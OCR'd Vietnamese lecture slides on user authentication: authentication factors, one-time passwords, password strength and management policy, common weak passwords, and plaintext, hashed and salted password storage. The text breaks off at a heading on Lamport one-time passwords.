
Xác thực

- **Xác thực** (authentication) là quá trình kiểm tra tính chân thực của danh tính được xác lập trong quá trình định danh
- Là kiểm tra xem một người có đúng là có danh tính như đã đệ trình hay không.
- Việc kiểm tra được thực hiện nhờ các nhân tố xác thực và giao thức xác thực.
- Không bao gồm việc xác định quyền hạn của người dùng trong hệ thống.

- **Các bên tham gia xác thực**

- Claimant: Bên yêu cầu xác thực (client)
- Verifier: Bên xác thực (server)

Sơ đồ định danh và xác thực



Nhân tố xác thực

- **Nhân tố xác thực** (authentication factor) là thông tin sử dụng cho quá trình xác thực.
- Có 3 loại nhân tố xác thực chính
  - Cái người dùng biết (Something you know)
  - Cái người dùng có (Something you have)
  - Cái thuộc về bản thể người dùng (Something about you/that you are)
- Có 2 nhóm nhân tố xác thực khác
  - Đặc điểm hành vi người dùng
  - Vị trí của người dùng

Nhân tố xác thực

❑ Cái người dùng biết

- Thường là mật khẩu (password)
- Ngoài ra: trả lời cho một số câu hỏi riêng tư. Chủ yếu để khôi phục mật khẩu.
- **Ưu điểm**: đơn giản, chi phí thấp
- **Nhược điểm**:
  - Có thể bị lộ (đánh cắp)
  - Có thể bị quên

Nhân tố xác thực

❑ Cái người dùng có

- Chìa khóa, giấy tờ tùy thân
- Thẻ từ, smartcard
- OTP token, Cryptographic token, khóa mật mã
- SIM điện thoại
- Have you ever been in King Cross – Sydney?
- **Ưu điểm**: phù hợp cho xác thực đa nhân tố
- **Nhược điểm**:
  - Chi phí cao
  - Có thể bị mất, chiếm đoạt, làm giả

Khóa mật mã: xác thực server trong HTTPS

Nhân tố xác thực

❑ Cái thuộc về bản thể người dùng

- Khuôn mặt, vân tay, bàn tay
- Võng mạc
- Giọng nói
- **Ưu điểm**: không bị sao chép, làm mất, đánh cắp
- **Nhược điểm**:
  - Chi phí rất cao
  - Có thể thay đổi theo thể trạng
  - Không phù hợp cho xác thực qua mạng

Nhân tố xác thực

❑ Đặc điểm hành vi người dùng

- Chữ ký bàn phím
- Chữ ký viết tay (tốc độ và gia tốc)
- **Ưu điểm**: không bị sao chép, đánh cắp
- **Nhược điểm**:
  - Chi phí cao
  - Không ổn định; có thể thay đổi theo thời gian
  - Không phù hợp cho xác thực qua mạng

Nhân tố xác thực

❑ Các đặc trưng liên quan đến người dùng

- Vị trí trên mặt đất (qua hệ thống định vị toàn cầu)
- **Nhược điểm**:
  - Chi phí rất cao
  - Làm lộ thông tin riêng tư người dùng

Nhân tố xác thực

Xác thực đa nhân tố

- Thẻ từ, smartcard, token + mã PIN
- Mật khẩu + mật khẩu một lần (OTP – One Time Password)
- Mật khẩu + vị trí địa lý

Nhân tố xác thực

❑ Mật khẩu một lần OTP

- Sinh ngẫu nhiên bởi verifier
- Sinh bởi cả hai bên dựa trên đồng bộ bộ đếm (RFC-4226)
- Sinh bởi cả hai bên dựa trên đồng bộ thời gian (RFC-6238)

1

Nhân tố xác thực

2

Mật khẩu

3

Xác thực bằng mật khẩu

Khái niệm mật khẩu

- **Mật khẩu** là một lượng thông tin mật nào đó, mà chỉ có người dùng và hệ mật khẩu được biết, người dùng cần phải nhớ và đưa ra để đi qua thủ tục xác thực.
- **Mật khẩu một lần** để người dùng xác thực một lần
- **Mật khẩu dài hạn** có thể để qua xác thực nhiều lần

Đặc điểm của mật khẩu

- Là kỹ thuật xác thực được sử dụng phổ biến nhất hiện nay
- Đơn giản, thuận tiện, chi phí thấp
- Về lý thuyết, nếu chọn mật khẩu một cách đúng đắn thì sẽ đảm bảo an toàn
- Độ an toàn của mật khẩu phụ thuộc độ dài mật khẩu và kích thước tập kí tự
  - Tập kí tự thường: N = 26^n
  - Tập kí tự thường và hoa: N = 52^n
  - Tập kí tự thường, hoa và số: N = 62^n

An toàn mật khẩu

❑ Nguyên nhân mật khẩu kém an toàn

- Để không bị quên, người dùng có xu hướng chọn mật khẩu đơn giản, dễ nhớ
- Nhiều người sử dụng mật khẩu mặc định của sản phẩm, không thay đổi
- Người dùng có thể lưu mật khẩu vào đâu đó để xem lại khi lỡ quên
- Sử dụng chung một tài khoản cho nhiều hệ thống khác nhau

123

An toàn mật khẩu

123456 (Unchanged)	abc123 (Down 9)
password (Unchanged)	111111 (Down 8)
12345 (Up 17)	mustang (New)
12345678 (Down 1)	access (New)
qwerty (Down 1)	shadow (Unchanged)
123456789 (Unchanged)	master (New)
1234 (Up 9)	michael (New)
baseball (New)	superman (New)
dragon (New)	696969 (New)
football (New)	123123 (Down 12)
1234567 (Down 4)	batman (New)
monkey (Up 5)	trustno1 (Down 1)
letmein (Up 1)	

Hiểm họa an toàn đối với mật khẩu (1/3)

- Thông qua tìm kiếm, dò đoán
- Nhìn trộm
- Qua bàn giao định trước mật khẩu cho người khác
- Đánh cắp CSDL của hệ mật khẩu
- Chặn bắt các thông tin chứa mật khẩu
- Lưu giữ mật khẩu ở vị trí dễ tiếp cận.
- Đưa vào các bẫy chương trình
- Khai thác các lỗi ở giai đoạn thiết kế.

Hiểm họa an toàn đối với mật khẩu (2/3)

- Làm hỏng hệ mật khẩu
- Lựa chọn mật khẩu dễ nhớ và cũng dễ đoán
- Ghi các mật khẩu khó nhớ và lưu ghi chép đó tại nơi dễ tiếp cận
- Đưa mật khẩu vào mà để cho người khác nhìn thấy được
- Cho người khác mật khẩu một cách cố ý hoặc do nhầm lẫn.

Hiểm họa an toàn đối với mật khẩu (3/3)

HIỂM HỌA AN TOÀN KHI TRUYỀN MẬT KHẨU QUA MẠNG

1. Chặn bắt và dùng lại thông tin.
2. Chặn bắt và khôi phục mật khẩu
3. Thay đổi thông tin với mục đích đánh lừa phía kiểm tra.
4. Kẻ xấu bắt chước hành động của phía kiểm tra để đánh lừa người dùng.

Công cụ dò mật khẩu

- Hiện có rất nhiều công cụ để dò mật khẩu (password cracking tool)
- Nhiều công cụ được phát triển riêng cho các ứng dụng cụ thể (WinRAR, WinZIP, PDF, Word,...)
- Nhiều công cụ (gồm công cụ online) để dò mật khẩu từ giá trị băm (chủ yếu là MD5)

Công cụ dò mật khẩu

- **Cách dò mật khẩu của các công cụ**
  - Dò bằng từ điển (phụ thuộc ngôn ngữ)
  - Vét cạn (brute force)
- **Dò mật khẩu thủ công**
  - Dựa vào thông tin cá nhân của người dùng
- **Tấn công đánh cắp mật khẩu**
  - Keylogger. Xem mật khẩu lưu trong ứng dụng
  - Chặn bắt trên đường truyền (sniffing, DNS spoofing...)
  - XSS, SQL Injection
  - Lừa đảo (social engineering)

Dò mật khẩu thủ công

- Dò mật khẩu của "John":
  - **Sally** (his wife)
  - **George** (his child)
  - **Randoff** (his wife's maiden name)
  - **Tennis** (John's favorite sport)
  - **March9** (date of John's, or his child's or wife's bday)
  - **Waterfall** (a poster or some object seen in office)
  - **Alpha** (the brand of computer John uses)

YÊU CẦU QUẢN LÝ MẬT KHẨU (1/4)

1. Xác định độ dài cực tiểu của MK
   - ➢ Làm khó cho kẻ xấu muốn nhìn trộm hoặc tấn công bằng phương pháp "vét cạn"
2. Trong MK dùng các nhóm ký hiệu khác nhau
   - ➢ Hạn chế phương pháp tấn công "vét cạn" của đối phương
3. Kiểm tra và loại bỏ MK theo từ điển
   - ➢ Chống lại phương pháp đoán nhận MK theo từ điển của đối phương

YÊU CẦU QUẢN LÝ MẬT KHẨU (2/4)

4. Xác định độ dài cực đại thời gian MK có tác dụng
   - Hạn chế tấn công theo kiểu "vét cạn", kể cả khi tiếp cận từ xa (chế độ off-line)
5. Xác định độ dài cực tiểu thời gian dùng MK
   - Ngăn cản ý định người dùng đổi MK như cũ sau khi đến hạn đổi theo yêu cầu trên
6. Hạn chế số lượng các ý định đưa MK vào
   - Hạn chế ý đồ tấn công lựa chọn tích cực của đối phương

YÊU CẦU QUẢN LÝ MẬT KHẨU (3/4)

7. Duy trì chế độ bắt buộc thay đổi MK người dùng
   - ➢ Bảo đảm hiệu quả cho đòi hỏi hạn chế độ dài cực đại tác dụng MK
8. Dùng biện pháp dừng kéo dài khi có MK sai đưa vào
   - ➢ Hạn chế phương pháp lựa chọn tích cực của đối phương
9. Nghiêm cấm việc tự người dùng chọn MK và sinh MK tự động hoá bằng thuật toán
   - ➢ Chống lại việc đoán MK theo từ điển và chống lại tấn công "vét cạn" của đối phương

YÊU CẦU QUẢN LÝ MẬT KHẨU (4/4)

10. Bắt buộc đổi MK khi lần đầu tiên ghi nhận người dùng trong HT
    - Ngăn cản các hành vi trái phép của nhà quản trị HT có quyền tiếp cận hệ MK ở thời điểm bắt đầu ghi danh sách kiểm toán
11. Đưa ra sổ ghi lý lịch các MK
    - Tăng cường khả năng an toàn của các MK, kèm với các đòi hỏi khác

Tiêu chí mật khẩu an toàn

- Gồm chữ thường, chữ hoa, chữ số, kí tự đặc biệt
- Đủ dài (6-8-10 ký tự trở lên)
- Không sử dụng từ có trong từ điển
- Không sử dụng mật khẩu liên quan đến thông tin cá nhân, bao gồm người thân

Quy tắc sử dụng mật khẩu an toàn

- Chọn mật khẩu đủ phức tạp
- Không ghi ra giấy, không lưu trong ứng dụng
- Thay đổi định kỳ nhưng không thường xuyên (khoảng 45 ngày)
- Không dùng 1 tài khoản trên nhiều hệ thống
- Phòng chống tấn công đánh cắp mật khẩu
- Nếu là admin:
  - Thiết lập chính sách mật khẩu
  - Định kì thử crack mật khẩu của người dùng

1

Nhân tố xác thực

2

Mật khẩu


3

Xác thực bằng mật khẩu

Xác thực bằng mật khẩu

1.Lưu mật khẩu dạng rõ


P_A: Alice's stored password
Pass: Password sent by claimant



- Tấn công
  - Chặn bắt mật khẩu
  - Chiếm file chứa mật khẩu

2. Lưu mật khẩu dạng băm


Từ điển các mật khẩu, lần lượt được băm để so sánh với 1 giá trị băm/tất cả các giá trị băm trong file CSDL



- Tấn công
  - Tấn công từ điển 1 mật khẩu
  - Tấn công từ điển cả file

3. Lưu mật khẩu dạng băm có salt

P_A: Alice's password
S_A: Alice's salt
Pass: Password sent by claimant



- **Tấn công**
  - **Tấn công từ điển 1 mật khẩu**


Xác thực bằng mật khẩu

❑ **Nhận xét:**

- claimant chứng minh bản thân bằng cách cung cấp yếu tố bí mật
- yếu tố bí mật được truyền trực tiếp qua kênh không an toàn

Xác thực bằng mật khẩu

4. Mật khẩu một lần Lamport

